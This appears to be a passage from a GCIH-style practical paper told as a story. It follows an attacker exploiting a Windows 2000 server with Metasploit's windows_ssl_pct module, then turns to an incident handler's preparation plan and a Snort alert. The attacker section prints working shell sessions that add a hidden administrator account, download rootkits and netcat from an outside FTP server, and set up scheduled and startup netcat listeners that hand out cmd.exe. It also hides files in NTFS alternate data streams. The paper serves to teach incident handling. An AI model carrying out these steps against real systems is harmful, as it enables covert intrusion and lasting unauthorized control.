Setting the SSID (essid) to “default” and no encryption. No need to set the channel, this is an Orinoco card. Now let's verify that we're connected:

```
Luck13:/home/UberH4x0r/hacking # iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

sit0      no wireless extensions.

cipsec0   no wireless extensions.

eth1      IEEE 802.11-DS  ESSID:"default"  Nickname:"Luck13"
          Mode:Managed  Frequency:2.412GHz  Access Point: 00:80:C8:0A:2F:84
          Bit Rate:11Mb/s   Tx-Power=15 dBm   Sensitivity:1/3
          Retry limit:4   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

I've modified SuSE's DHCP scripts so they don't overwrite the wireless settings when an IP Address is pulled from DHCP, so we can simply:

```
Luck13:/home/UberH4x0r/hacking # dhcpcd -n eth1
Luck13:/home/UberH4x0r/hacking # ifconfig
eth1      Link encap:Ethernet  HWaddr 00:02:2D:38:6C:7D
          inet addr:192.168.1.245  Bcast:192.168.1.255  Mask:255.255.255.0
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:319 errors:194 dropped:194 overruns:0 frame:194
          TX packets:69 errors:1 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:47930 (46.8 Kb)  TX bytes:9435 (9.2 Kb)
          Interrupt:3 Base address:0x100
```

Now down to business....

Running the Exploit

MetaSploit comes with several different options for user interface. I like the CLI (Command Line Interface) found in *msfcli*. Other options include *msfconsole* for a more interactive interface and *msfweb* for a Web-browser front-end.

Take a look at the list of exploits included in MetaSploit:

```
UberH4x0r@Luck13:~/hacking/framework-2.2> ./msfcli

                  __.                          .__.         .__. __.
  ______   ______/  |_______    _____________ |  |   ____ |__|/  |_
 /     \_/ __ \   __\__  \  \  /  ___/\____ \|  |  /  _ \|  \   __\
|  Y Y  \  ___/|  |  / __ \_\___ \ |  |_> >  |_(  <_> )  ||  |
|__|_|  /\___  >__| (____  /____  >|   __/|____/\____/|__||__|
      \/     \/  v2.2    \/     \/ |__|

============
= Exploits

  Credits                     Metasploit Framework Credits
  afp_loginext                AppleFileServer LoginExt PathName Buffer Overflow
  apache_chunked_win32        Apache Win32 Chunked Encoding
  blackice_pam_icq            ISS PAM.dll ICQ Parser Buffer Overflow
  distcc_exec                 DistCC Daemon Command Execution
  exchange2000_xexch50        Exchange 2000 MS03-46 Heap Overflow
  frontpage_fp30reg_chunked   Frontpage fp30reg.dll Chunked Encoding
  ia_webmail                  IA WebMail 3.x Buffer Overflow
  iis50_nsiislog_post         IIS 5.0 nsiislog.dll POST Overflow
  iis50_printer_overflow      IIS 5.0 Printer Buffer Overflow
  iis50_webdav_ntdll          IIS 5.0 WebDAV ntdll.dll Overflow
  imail_ldap                  IMail LDAP Service Buffer Overflow
  lsass_ms04_011              Microsoft LSASS MS04-011 Overflow
  mercantec_softcart          Mercantec SoftCart CGI overflow
  msrpc_dcom_ms03_026         Microsoft RPC DCOM MS03-026
  mssql2000_preauthentication Microsoft SQL Server Hello Buffer Overflow
  mssql2000_resolution        MSSQL 2000 Resolution Overflow
  openview_omniback           HP OpenView Omniback II Command Execution
  poptop_negative_read        Poptop Negative Read Overflow
  realserver_describe_linux   RealServer Describe Buffer Overflow
  samba_nttrans               Samba Fragment Reassembly Overflow
  samba_trans2open            Samba trans2open Overflow
  sambar6_search_results      Sambar 6 Search Results Buffer Overflow
  servu_mdtm_overflow         Serv-U FTPD MDTM Overflow
```

```
  smb_sniffer                 SMB Password Capture Service
  solaris_sadmind_exec        Solaris sadmind Command Execution
  squid_ntlm_authenticate     Squid NTLM Authenticate Overflow
  svnserve_date               Subversion Date Svnserve
  ut2004_secure_linux         Unreal Tournament 2004 "secure" Overflow (Linux)
  ut2004_secure_win32         Unreal Tournament 2004 "secure" Overflow (Win32)
  warftpd_165_pass            War-FTPD 1.65 PASS Overflow
  windows_ssl_pct             Windows SSL PCT Overflow
```

See the *windows_ssl_pct* exploit? Let's look at it more closely:

```
UberH4x0r@Luck13:~/hacking/framework-2.2> ./msfcli windows_ssl_pct

Usage: ./msfcli <ID> [var=val] [MODE]
Modes:
       (S)UMMARY      Show various information about the module
       (O)PTIONS      Show the available options for this module
       (A)DVANCED     Show the advanced options for this module
       (P)AYLOADS     Show available payloads for this module
       (T)ARGETS      Show available targets for this module
       (C)HECK        Determine if the target is vulnerable
       (E)XPLOIT      Attempt to exploit the target
```

This is the standard set of options once an exploit is selected. Let's run through the options:

```
UberH4x0r@Luck13:~/hacking/framework-2.2> ./msfcli windows_ssl_pct s
      Name: Windows SSL PCT Overflow
   Version: $Revision: 1.13 $
 Target OS: win32
Privileged: Yes

Provided By:
    H D Moore <hdm [at] metasploit.com>
    Johnny Cyberpunk <jcyberpunk [at] thc.org> [Unknown License]

Available Targets:
    Windows 2000 SP4
    Windows 2000 SP3
    Windows 2000 SP2
    Windows 2000 SP1
    Windows 2000 SP0
    Windows XP SP0
    Windows XP SP1
    Debugging Target

Available Options:

    Exploit:    Name      Default    Description
    --------    ------    -------    -----------------------------------
    required    RHOST                The target address
    required    RPORT     443        The target port
    optional    PROTO     raw        The application protocol (raw or smtp)

Payload Information:
    Space: 1800
    Avoid: 0 characters
   | Keys: noconn bind reverse
```

```
Nop Information:
 SaveRegs: esp ebp
   | Keys:

Encoder Information:
   | Keys:

Description:
    This module exploits a buffer overflow in the Microsoft Windows
    SSL PCT protocol stack. This code is based on Johnny Cyberpunk's
    THC release and has been tested against Windows 2000 and Windows
    XP. To use this module, specify the remote port of any SSL
    service, or the port and protocol of an application that uses SSL.
    The only application protocol supported at this time is SMTP. You
    only have one chance to select the correct target, if you are
    attacking IIS, you may want to try one of the other exploits first
    (WebDAV). If WebDAV does not work, this more than likely means
    that this is either Windows 2000 SP4+ or Windows XP (IIS 5.0 vs
    IIS 5.1).Using the wrong target may not result in an immediate
    crash of the remote system.

References:
    http://www.osvdb.org/5250
```

Does that look familiar? Matt ran over the 'sploit with you in detail, right? Well, this is part of that exploit module! Details about what we're looking at? Well, to get to the nitty-grit:

- Privileged: Yes. This means it's not just some mundane user access we are going to gain, it is the System level access.
- RHOST is for us to set, and is the target system's address (no names)
- RPORT defaults to 443 but can also be any other SSL-protocol using Microsoft's SSL libraries
- PROTO allows us to attack Exchange mail servers through STARTTLS. Otherwise *raw* is good.

```
UberH4x0r@Luck13:~/hacking/framework-2.2> ./msfcli windows_ssl_pct  RHOST=172.27.246.90
PAYLOAD=win32_bind TARGET= A

Exploit and Payload Options
===========================

  Exploit (Msf::Exploit::windows_ssl_pct):
  ----------------------------------------

  Payload (Msf::Payload::win32_bind):
  -----------------------------------
```

Sorry, no advanced options for either the exploit or the payload.

```
UberH4x0r@Luck13:~/hacking/framework-2.2> ./msfcli windows_ssl_pct P

Metasploit Framework Usable Payloads
====================================

  win32_adduser               Windows Execute net user /ADD
```

```
  win32_bind                  Windows Bind Shell
  win32_bind_dllinject        Windows Bind DLL Inject
  win32_bind_stg              Windows Staged Bind Shell
  win32_bind_stg_upexec       Windows Staged Bind Upload/Execute
  win32_bind_vncinject        Windows Bind VNC Server DLL Inject
  win32_exec                  Windows Execute Command
  win32_reverse               Windows Reverse Shell
  win32_reverse_dllinject     Windows Reverse DLL Inject
  win32_reverse_stg           Windows Staged Reverse Shell
  win32_reverse_stg_ie        Windows Reverse InlineEgg Stager
  win32_reverse_stg_upexec    Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject     Windows Reverse VNC Server DLL Inject
```

There are many payloads available. We'll use win32_bind. That will cause the exploited system to listen for a connection from Metasploit.

```
UberH4x0r@Luck13:~/hacking/framework-2.2> ./msfcli windows_ssl_pct t

Supported Exploit Targets
=========================

   0  Windows 2000 SP4
   1  Windows 2000 SP3
   2  Windows 2000 SP2
   3  Windows 2000 SP1
   4  Windows 2000 SP0
   5  Windows XP SP0
   6  Windows XP SP1
   7  Debugging Target
```

Hmmmm.... Gotta guess? Let's try SP4.

```
UberH4x0r@Luck13:~/hacking/framework-2.2> ./msfcli windows_ssl_pct  RHOST=172.27.246.90
PAYLOAD=win32_bind  TARGET=0 O

Exploit and Payload Options
===========================

  Exploit:    Name      Default          Description
  --------    ------    -------------    -------------------------------------
  required    RHOST     172.27.246.90    The target address
  required    RPORT     443              The target port
  optional    PROTO     raw              The application protocol (raw or smtp)

  Payload:    Name        Default    Description
  --------    --------    -------    ----------------------------------------
  optional    EXITFUNC    seh        Exit technique: "process", "thread", "seh"
  required    LPORT       4444       Listening port for bind shell

  Target: Windows 2000 SP4
```

I typed in nearly the complete command line already. All that's left to do is set LPORT to 113. The exploited system will then listen on port 113 for our connection. Then we'll pull our tools to the new system and go from there.

Cross your fingers...

```
UberH4x0r@Luck13:~/hacking/framework-2.2> ./msfcli windows_ssl_pct  RHOST=172.27.246.90
PAYLOAD=win32_bind LPORT=113 TARGET=0 E
[*] Starting Bind Handler.
[*] Attempting to exploit target Windows 2000 SP4
[*] Sending 433 bytes to remote host.
[*] Waiting for a response...
[*] Got connection from 172.27.246.90:113

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

Woo Hoo! We're in, baby! There is nothing sweeter than a Windows command prompt on a Linux box.

Keeping Access

Let's get some basics out of the way first:

```
C:\WINNT\system32>net user vscan hax0r /add
net localgroup Administrators vscan /ADD
net user vscan /add
The command completed successfully.


C:\WINNT\system32>net localgroup Administrators vscan /ADD
The command completed successfully.
```

These commands :

- Create a new user ID called vscan and password “hax0r”, and
- Add vscan into the Local Administrators group

(It is normal that the commands are repeated twice with MetaSploit. Once is when I copy and paste them in, the second time is when the exploit sends them and they are processed. This can be a little confusing.)

The name *vscan* was chosen because most users will simply overlook it as a user created by the virus-scanner. Not something you want to mess with. Adding *vscan* to the Local Administrators group allows vscan complete administrator access to the system. So long as I can gain access to this system, I'll be able to do anything as Administrator.

Next for some toys....

```
C:\WINNT\system32>mkdir upnp
mkdir upnp

C:\WINNT\system32>cd upnp
cd upnp

C:\WINNT\system32\upnp>echo prompt >> ftp.txt
echo bin >>ftp.txt
echo mget * >> ftp.txt
echo quit >> ftp.txt
echo prompt >> ftp.txt
```

```
C:\WINNT\system32\upnp>echo bin >> ftp.txt

C:\WINNT\system32\upnp>echo mget * >> ftp.txt

C:\WINNT\system32\upnp>echo quit >> ftp.txt

C:\WINNT\system32\upnp>ftp -A -s:ftp.txt ###.###.###.###
ftp -A -s:ftp.txt ###.###.###.###
Anonymous login succeeded for SYSTEM@badsec2k
Interactive mode Off .
prompt
mget *
quit

C:\WINNT\system32\upnp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C468-5BB3

 Directory of C:\WINNT\system32\upnp

09/08/2004  09:58p      <DIR>          .
09/08/2004  09:58p      <DIR>          ..
09/08/2004  09:58p           1,304,763 bo2k_1.0.exe
09/08/2004  09:58p                  69 ftp.txt
09/08/2004  09:58p           2,661,928 FU_Rootkit.zip
09/08/2004  09:58p             247,411 He4Hook215b6.zip
09/08/2004  09:58p              59,392 nc.exe
09/08/2004  09:58p             258,502 rk_044.zip
09/08/2004  09:58p              13,484 rk_exec.cold
               7 File(s)      4,545,549 bytes
               2 Dir(s)   2,593,660,928 bytes free
C:\WINNT\system32\upnp>copy nc.exe ../vscan.exe
copy nc.exe ../vscan.exe
        1 file(s) copied.
```

First, we created an FTP script file. Because Windows FTP client doesn't play well with the shell created by this exploit, we have to create an automated download. This script logs in to whatever server anonymously, turns on Binary FTP mode (important for program transfers), turns off the interactive prompt, then downloads whatever is in the FTP Server default directory. This server is an anonymous FTP server with upload capability turned on (nice of them :)

Next we copied Netcat to the C:\Winnt\System32 directory and called it *vscan.exe.* You may recognize a few favorite backdoors and rootkits. They are old standby's. For our purposes, a simple Netcat will do. Remember, the goal is not to win a box, it's to 0wn the network.

Let's schedule a restart of the Netcat listener 6 times a day and make it listen on port 113:

```
C:\WINNT\system32\upnp>at 4:00pm /every:monday,tuesday,wednesday,thursday,friday,saturday,sunday vscan -L -p 113
-e cmd.exe
at 8:00pm /every:monday,tuesday,wednesday,thursday,friday,saturday,sunday vscan -L -p 113 -e cmd.exe
at 12:00pm /every:monday,tuesday,wednesday,thursday,friday,saturday,sunday vscan -L -p 113 -e cmd.exe
at 4:00am /every:monday,tuesday,wednesday,thursday,friday,saturday,sunday vscan -L -p 113 -e cmd.exe
at 8:00am /every:monday,tuesday,wednesday,thursday,friday,saturday,sunday vscan -L -p 113 -e cmd.exe
at 12:00am /every:monday,tuesday,wednesday,thursday,friday,saturday,sunday vscan -L -p 113 -e cmd.exe
```

```
at 4:00pm /every:monday,tuesday,wednesday,thursday,friday,saturday,sunday vscan -L -p 113 -e cmd.exe
Added a new job with job ID = 5

C:\WINNT\system32\upnp>at 8:00pm /every:monday,tuesday,wednesday,thursday,friday,saturday,sunday vscan -L -p 113
-e cmd.exe
Added a new job with job ID = 6

C:\WINNT\system32\upnp>at 12:00pm /every:monday,tuesday,wednesday,thursday,friday,saturday,sunday vscan -L -p 113
-e cmd.exe
Added a new job with job ID = 7

C:\WINNT\system32\upnp>at 4:00am /every:monday,tuesday,wednesday,thursday,friday,saturday,sunday vscan -L -p 113
-e cmd.exe
Added a new job with job ID = 8

C:\WINNT\system32\upnp>at 8:00am /every:monday,tuesday,wednesday,thursday,friday,saturday,sunday vscan -L -p 113
-e cmd.exe
Added a new job with job ID = 9

C:\WINNT\system32\upnp>at 12:00am /every:monday,tuesday,wednesday,thursday,friday,saturday,sunday vscan -L -p 113
-e cmd.exe
Added a new job with job ID = 10
```

Let's start with the “AT” command. This is the command-line interface to the Windows scheduler. We added 6 jobs, each starting every other four hours, every day of the week. Each job starts Netcat (deceptively named vscan.exe), and instructs it to listen (-L) on port 113 (-p 113) and connect incoming connections to a command shell (-e cmd.exe). The “-L” option, as opposed to “-l”, causes Netcat to keep listening on the port like a normal server. The original “-l” option does not. In Unix, you must create a while-do loop to mimic this behavior.

If we had no port open from the outside, we could also schedule these to “shovel a shell” to a specific address by changing the Netcat command to *vscan <hostIP> <port> -e cmd.exe*. The system at *hostIP* would have to be listening on port *port* when the command executes.

One more safety net:

```
C:\WINNT\system32\upnp>cd ..
cd ..
C:\WINNT\system32>copy upnp\nc.exe directx9.exe
copy upnp\nc.exe directx9.exe
        1 file(s) copied.

C:\WINNT\system32>echo start C:\Winnt\System32\directx9.exe -L -p 113 -e cmd.exe >>
c:\winnt\system32\directx9.cmd
echo start C:\Winnt\System32\directx9.exe -L -p 113 -e cmd.exe>> c:\winnt\system32\directx9.cmd

C:\WINNT\system32>mkdir "C:\Documents and Settings\All Users\Start Menu\Startup\"
mkdir "C:\Documents and Settings\All Users\Start Menu\Startup\"

C:\WINNT\system32>copy c:\winnt\system32\directx9.cmd "C:\Documents and Settings\All Users\Start
Menu\Startup\"
copy c:\winnt\system32\directx9.cmd "C:\Documents and Settings\All Users\Start Menu\Startup\"
        1 file(s) copied.
```

```
echo Windows Registry Editor Version 5.00 > mk.reg
echo  >>mk.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run] >>mk.reg
echo "VScan"="C:\\Winnt\\System32\\directx9.cmd" >>mk.reg

C:\WINNT\system32>
C:\WINNT\system32>echo Windows Registry Editor Version 5.00 > mk.reg

C:\WINNT\system32>echo  >>mk.reg

C:\WINNT\system32>echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run] >>mk.reg

C:\WINNT\system32>echo "VScan"="C:\\Winnt\\System32\\directx9.cmd" >>mk.reg

C:\WINNT\system32>
C:\WINNT\system32>echo C:\winnt\regedit /s C:\winnt\system32\mk.reg >>"C:\Documents and
Settings\All Users\Start Menu\Startup\gamelan.cmd"
echo C:\winnt\regedit /s C:\winnt\system32\mk.reg >>"C:\Documents and Settings\All Users\Start
Menu\Startup\gamelan.cmd"

C:\WINNT\system32>echo del "C:\Documents and Settings\All Users\Start Menu\Startup\gamelan.cmd" >>
"C:\Documents and Settings\All Users\Start Menu\Startup\gamelan.cmd"
echo del "C:\Documents and Settings\All Users\Start Menu\Startup\gamelan.cmd" >> "C:\Documents and
Settings\All Users\Start Menu\Startup\gamelan.cmd"
```

I just created a new .cmd file (like a batch file or a script) which starts up Netcat with the proper settings. The next step was to copy the script into the "All Users" Startup folder. This should start Netcat listening whenever someone logs on. Since this user will most often be an administrator, we should be safe. The next step is to create a Registry file adding the Netcat listener to the Internal LocalMachine startup registry section. A .cmd file to start this at login is created, with instructions to self-destruct after it is run. This is also put into the "All Users" Startup folder. The goal here is to make sure Netcat is restarted quickly after a reboot while staying below radar.

If keeping a great deal of control over this system were important, we would use BackOrifice2k and Silkrope2k. BO2k is an extremely powerful backdoor for Windows by the Cult of the Dead Cow (http://www.bo2k.com/software/index.html) with an extensive library of plug-ins. Also on its list of strengths is its ability to listen on UDP ports as well. Bo2k is GUI configurable, and the desired configuration and plugins are tied together into one executable. With functions like keystroke-logging and graphical control, Bo2k gives an attacker more control than the user who paid for the computer.

Silkrope2k(http://www.netninja.com/bo/silkrope2k.php) is a Bo2k plugin which allows Bo2k to be bound to another executable (eg. cmd.exe). The combination of the two programs results in one program. This allows Bo2k to remain covert and be restarted every time the other program is started.

Covering Tracks

Since this exploit doesn't leave any log entries and IIS is left running, there are few tracks to cover. The only real malware on the box right now is a security tool, Netcat. It is named two different names and started in a couple different ways. The one way we

can clean up a little better is by using NTFS Alternative Data Streams. This allows the hiding of files inside another file's name/data stream.

```
C:\WINNT\system32>type upnp\nc.exe >cmd.exe:vscan.exe
type upnp\nc.exe >cmd.exe:vscan.exe
```

Originally intended to support multimedia apps from the Macintosh, Alternative Data Streams can be used to "hide" files from most utilities which were not programmed to deal with them. By using the <filename>:<newfile> form, we are actually creating an additional file which will not show up in a directory listing or in Explorer, and basically hiding it behind its "sponsor" file, in our case, cmd.exe. Why cmd.exe? Because the only way to remove an alternative data stream is to delete it. Other good files to use are C:\ntoskrnl.exe and C:\NTLDR.EXE, both vital to the operation of Windows.

And of course, now that we have kept access and covered our tracks, we'll delete our unused toolbox:

```
C:\WINNT\system32>del upnp\*
del upnp\*

C:\WINNT\system32>rmdir upnp
rmdir upnp
```

Next Step

Now we are ready for the *real* purpose behind this shenanigan: exploiting PCT or LSASS (used in SASSER) to take over the Domain Controller, obtain the passwords database, add in my 0wn administrator accounts and backdoors, and then the fun can truly begin....

Section III. Joe Fireday and the Incident Handling Process

We'll leave UberH4x0r to his plans and take a look at the "other side" of the hacking world: Incident Handling. Joe Fireday, an incident handler at Druidian Incorporated, has agreed to let us tag along with him one day so long as we don't get in the way.

2004-09-08, Joe Fireday Daily Journal/To Do list (Druidian, Inc.)

- "Preparation" (Review general state of incident readiness)
- ✔ Review http://isc.sans.org and http://osvdb.org for latest security news
- ✔ Check a couple of http://packetstormsecurity.org/, http://milw0rm.com/, http://security.nnov.ru/search/exploits.asp, and http://zone-h.org for new exploits with which to be concerned.
- ✔ Added RSS feed to KNewsTicker: http://security.nnov.ru/informer/rss.asp?l=EN
- ✔ Staff Meeting –
  - discussed new managed IDS service providers
  - what metrics can we use to justify our existence? (to Management Sponsor)
    - IDS alerts responded to (maybe just the valid ones)
    - Major viruses averted or handled
    - Firewall rules applied/reviewed?
    - Other companies' stories of woe?
  - we lose 3 holidays this next year
  - we may actually see 2% budget increase over last year
  - the beatings will continue until morale improves...
- ➢ Work on GIAC Practical
- ➢ Work on Wireless Wardrive Analysis
- Log analysis/ACID IDS review
- ➢ Finish Incident Response Kit (R2D2)

Joe: Ok, let's see, I really need to get this "Preparation" item off my list.
<procrastinates by reviewing current security news>

Joe: Hmmm.. Trillian 0.74i has a buffer overflow exploit available for its MSN module. That should make our developers happy. I better prepare a mass email about that one. Trillian is pretty heavily used and MSN is one of the big three.
<types email in corporate-ese>

Joe: Ok, the Wardrive Wireless audit/analysis will have to wait. I've been putting off the "Preparation" task for a couple weeks.

Preparation

- Verify Emergency Action Plan and Incident Response Team
- Check on Security Policy progress
- Work on Disaster Recovery/Business Continuity plan: Server Technologies
- Security Banners in place:
  - ✔ Telnet (Mainframe, AS400, Unix),
  - ✔ FTP Servers,
  - ✔ SSH (pre-login),
  - Web – Corporate Public Web sites on sign-in page, Outbound not yet.
  - ✔ VPN,
  - ✔ Dial-up,
  - Instant Messenger – Investigating IM control appliances to monitor.
  - ✔ Network Login
- Inventory Check: Incident Response Kit

✔ Review Security News

Banner Adapted from SANS GCIH class (SANS, 37)

Access to this computer or network system is limited to corporate-authorized activity only
Any attempted unauthorized access, use, or modification is expressly prohibited
Unauthorized users may face criminal or civil penalties
** All computer or network access may be monitored and recorded. **
If monitoring reveals possible evidence of criminal activities, these records may be provided to law enforcement.

Emergency Action Plan

- **Remain Calm**
  - Look at "Remain Calm" sign on desk, screensaver, computer background.
- **Assign *two* Incident Handlers**
  - Both take notes of their actions and observations
  - If incident is at a remote site, need someone to be on-site within 90 minutes. Each affiliate and remote office should have an Incident Response team-mate. Incident Handlers should contact them using information on the Incident Response Team Communication Chart.
- **Take Excellent Notes**
  - Who
  - What
  - When

  - Where
  - How
  - Why
- **Inform Management**
  - Management Sponsor: King Roland
  - Sponsor is responsible to assist in removing/resolving issues which impede completing the incident handling process in timely fashion.
- **Engage in Incident Mode**
  - Control flow of information: "Need to Know"
  - Explain the need for discretion to anyone who needs to know.
  - Explain that they may be required to testify in court.
  - Locked, climate-controlled "War Room" with plenty of network access and Mountain Dew. Fridge and microwave.
- **Communication**
  - If computers are compromised, can we trust them for communication?
  - No computer-related communication regarding incident (not easy)
  - Phones, Cell phones, Fax-machines (non-computer), face-to-face
- **Contain the Problem**
  - Determine the problem...
  - Provide written recommendations to management.
  - Management has to choose how to contain a problem with regards to down-time and business needs. (Management Sponsor involved)
  - If a system cannot be unavailable for long, possibly move it into its own "containment" DMZ and translate the old address to the new address. This helps avoid peer-contamination with other DMZ-mates.
  - If possible, unplug the system (not shut down) and make two back up copies of the drives.
  - For workstations, have the user back away from the machine and wait for our Incident Witness Fax. This keeps them occupied and less likely to tamper with the evidence.
  - If forced to work on a system before backing it up, *keep detailed logs of exactly what you type*.
- **Make Two Backups of Each System**
  - New, unused drives.
  - USB-connected drives make this process simpler
  - If not new, be sure to Zero them out using something like *dd*
    - dd if=/dev/zero of=/dev/sdb (actual Disk device will vary)
  - Backup using Linux boot disk and *dd*
    - *Knoppix* will work on the existing computer.
    - If the drives are pulled out, they can be connected to your workstation instead. Boot-disk is faster, so long as the backup drives can be connected.
    - dd if=/dev/sda of=/dev/sdb (actual Disk devices will vary)
  - Bit-by-bit copies (such as those from *dd*) back up more than just the files:
    - Allocated Space (normal everyday files)
    - Unallocated Space (not used for files, but contain data)

    - Slack Space (unused space in used blocks, Fragmentation)
    - "bad" blocks (Drive keeps a list of bad blocks. That list can be modified and the "bad" space used for something "bad")
- **Eradicate**
  - Get rid of the problem/bad guy.
  - Scan for Malware using Virus-Scanners and Malware Scanners.
    - ClamAV on Linux, be sure to use the most recent signatures
      - /usr/bin/freshclam (get latest updates)
      - /usr/bin/clamscan -r -l /var/log/clamscan-<DATE>.log -i --move=/malware --bell /
        - -r Recurse through subdirectories
        - -l Log this scan to /var/log/clamscan....
        - -i Only print out infected files
        - --move Put malware in /malware directory
        - --bell Sound a bell when malware is found
    - Trend Micro on Windows, using their web-scanner at http://housecall.trendmicro.com/housecall/start_corp.asp
    - McAfee on Windows, using their web-scanner at http://us.mcafee.com/root/mfs/default.asp?cid=9913
  - Try to identify and fix the initial security problem
    - WindowsUpdate?
    - RedHat Up2Date?
    - SuSE Yast2 Online Update (you)?
    - Third-party service failure?
    - Insecure Web Site/Scripts/Server Configuration?
  - If unsure, Format and start over.
    - Management decision
    - SANS Recommendation
- **Recovery**
  - If rebuilding, watch and assist the person doing it.
    - Run a full Vulnerability Assessment.
  - If restoring from backup, make sure the backups are not compromised.
    - Then fix the problem.
  - Monitor for the attacker's return.
    - Sniffer, IDS, etc...
- **Lessons Learned**
  - What went wrong?
    - Missed something in normal update procedures?
    - Need new update procedures?
    - Vendor or Internally maintained system?
  - How can we handle Prevention, Detection, and Response better next time?

Incident Response Team

IT Security:	Barfolamew Seatbelt, Supervisor	
	Pager:	230.3488
	Cell:	813.5328
	Jim Massey	
	Pager:	230.3424
	Cell:	813.5332
	Joe Fireday	
	Pager:	230.5555
	Cell:	813.0287
	Mark Johnson	
	Pager:	230.4321
	Cell:	813.3241
Protection Services:	Mike O'Malley	
	Pager:	230.4434
	Cell:	813.2443
Operations:	Ringo Startup	
	Pager:	230.4342
	Cell:	813.1234
Server Technologies	On-Call Person	
	Pager:	230.5757
	Cell:	813.8757
Telecomm:	Johnny Appleseed	
	Pager:	230.1232
	Cell:	813.4467
Legal:	Michael Moorish	
	Pager:	230.4311
	Cell:	813.4311
Human Resources:	Janine Clown	
	Pager:	none
	Cell:	813.2505
Public Relations:	James Scroob	
	Pager:	230.8008
	Cell:	813.5537

Remote Office #1:	Redd Shirt	
	Pager:	230.0000
	Cell:	813.1111
Remote Office #2:	Ramone Pilfer	
	Pager:	230.2433
	Cell:	813.2324

Regional Administrators will be point of contact for foreign affiliates. They will ensure the proper staffing and communications points are maintained.

Dogging the Security Policy and Other Preparation

Mike: Hello, Legal.
Joe: Hi Mike, this is Joe. I just thought I'd call you and...
Mike: I know, Joe. The same thing you called about yesterday.
Joe: Yep. Just trying to keep abreast of the progress. We need the Security Policy reviewed and made official in order to do our jobs effectively.
Mike: I know. You should have our comments on this latest draft by next Friday. There are still a few points we'd like modified or removed before we sign off on it.
Joe: Does it still have sections entitled:

- Classifications of Information
- Law Enforcement and When to Contact Them
- When to "Watch and Learn" a Compromised Computer System
- Our Data on Personal or Contractor PCs
- Extranet Business Partners

Mike: Yes, Joe. Just a few modifications to wording and a couple of points we aren't comfortable with. We'll talk about it when we're done reviewing.
Joe: Okay, thanks. We'll talk next week then.
Mike: G'bye.
Joe: 'Bye.
<click>

Joe: This is like pulling teeth. *<grrrrrrr>*
<types an email>

To: Jim Usacka, Server Technologies Manager <jusacka@druidian.com>
Subject: Server Backup and Restore Procedures Documents

Hi Jim,
In the interest of being as prepared as we can be for the unknown, we in IT Security are working with the various critical systems teams to aid in the Disaster Recovery/Business

Continuity plans. While we are not responsible for that entire project, we would like to see the following become a part:

- Backup and Restore procedures for each computer platform
- Rebuilding procedures for systems under your control

I know that you share in our concern for disaster recovery and thank you for your time and work.

Sincerely,
Joe Fireday
IT Security

<clicks Send>

Jim: Ok. Now let's check the Incident Response Kit. I think we just received the last couple pieces: bound notebooks with numbered pages. $10 each! National Brand (humorously made in Canada). Numbered pages so the court believes we didn't doctor them or remove evidence.

Incident Response Kit Inventory

Bound logbook with numbered pages (evidential reasons)
Tri-monthly printout of the corporate directory (intranet may be unusable)
Flashlight
Screwdrivers
Extra pens
Business cards
Digital camera
Small mp3 audio recorder, tape recorder, or mini disk
    many additional tapes or disks
Cell phone with extra batteries (out-of-band communications)
Plastic baggies with ties for storing evidence
Desiccants for handling moisture in bags
Extra notebooks for taking detailed notes (on order)
Additional copies of all incidentihandling forms

Computer backpack
External hard drives firewire and/or usb
Fresh backup media: tapes, cds, dvds and extra hd's of each type(120gb+)
USB Thumbdrive (at least 256mb)
Small hub (not switch)
Network Patch Cables
    at least one straight and one crossover
    USB cable and Serial cable for routers
Rj45 splicers

Laptop, dual OS with vmware

Software
Binary backup software: dd, windd, netcat, cryptcat, safeback, ghost
Forensics software:

- Sleuth kit (http://www.sleuthkit.org)
- Encase (http://encase.com/support/downloads.shtm)

Win2k resource kit:
pstat
pulist
Many others...
http://www.microsoft.com/windows2000/techinfo/reskit/tools/default.asp

CDs with statically linked binaries for each OS we support
Linux: ls, ps, ifconfig, du, netstat, sshd, others
free staticiso at www.stearns.org
Windows: Winternals Emergency Boot Disk
Solaris: (working with Sun team to procure one)

Floppy with binaries
linux: www.trinux.org
Bootable cds for detailed analysis:
FIRE at biatchux.dmzs.com
Knoppix at www.knoppix.com
Linux Forensics cd at www.linux-forensics.com
Knoppix-std at knoppix-std.org

Identification

------beeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeep------

Joe: Hmm.. Pager alert.

```
Snort log entry: WEB-MISC PCT Client_Hello
overflow attempt.
09/08-15:25:50.945893 199.203.15.83:32785 ->
12.1.2.3:443
```

I'd better check it out.

<bringing up the email alert>

```
[**] WEB-MISC PCT Client_Hello overflow attempt [**]
09/08-15:25:50.945893 199.203.15.83:32785 -> 12.1.2.3:443
TCP TTL:64 TOS:0x0 ID:22552 IpLen:20 DgmLen:485 DF
***AP*** Seq: 0xADF09182  Ack: 0x6CE1582  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 14339044 0
80 66 01 02 BD 00 01 00 01 00 16 8F 86 01 00 00  .f..............
```

```
00 EB 0F 58 58 58 58 58 58 58 58 58 58 58 17 63  ...XXXXXXXXXXX.c
BE 98 D9 EE D9 74 24 F4 5B 31 C9 B1 5E 81 73 17  .....t$.[1..^.s.
AE 46 C3 7B 83 EB FC E2 F4 52 AE 95 7B AE 46 90  .F.{.....R..{.F.
2E F8 11 48 17 8A 5E 48 3E 92 CD 97 7E D6 47 29  ...H..^H>...~.G)
F0 E4 5E 48 21 8E 47 28 98 9C 0F 48 4F 25 47 2D  ..^H!.G(...HO%G-
4A 51 BA F2 BB 02 7E 23 0F A9 87 0C 76 AF 81 28  JQ....~#....v..(
89 95 3A E7 6F DB A7 48 21 8A 47 28 1D 25 4A 88  ..:.o..H!.G(.%J.
F0 F4 5A C2 90 25 42 48 7A 46 AD C1 4A 6E 19 9D  ..Z..%BHzF..Jn..
26 F5 84 CB 7B F0 2C F3 22 CA CD DA F0 F5 4A 48  &...{.,."....JH
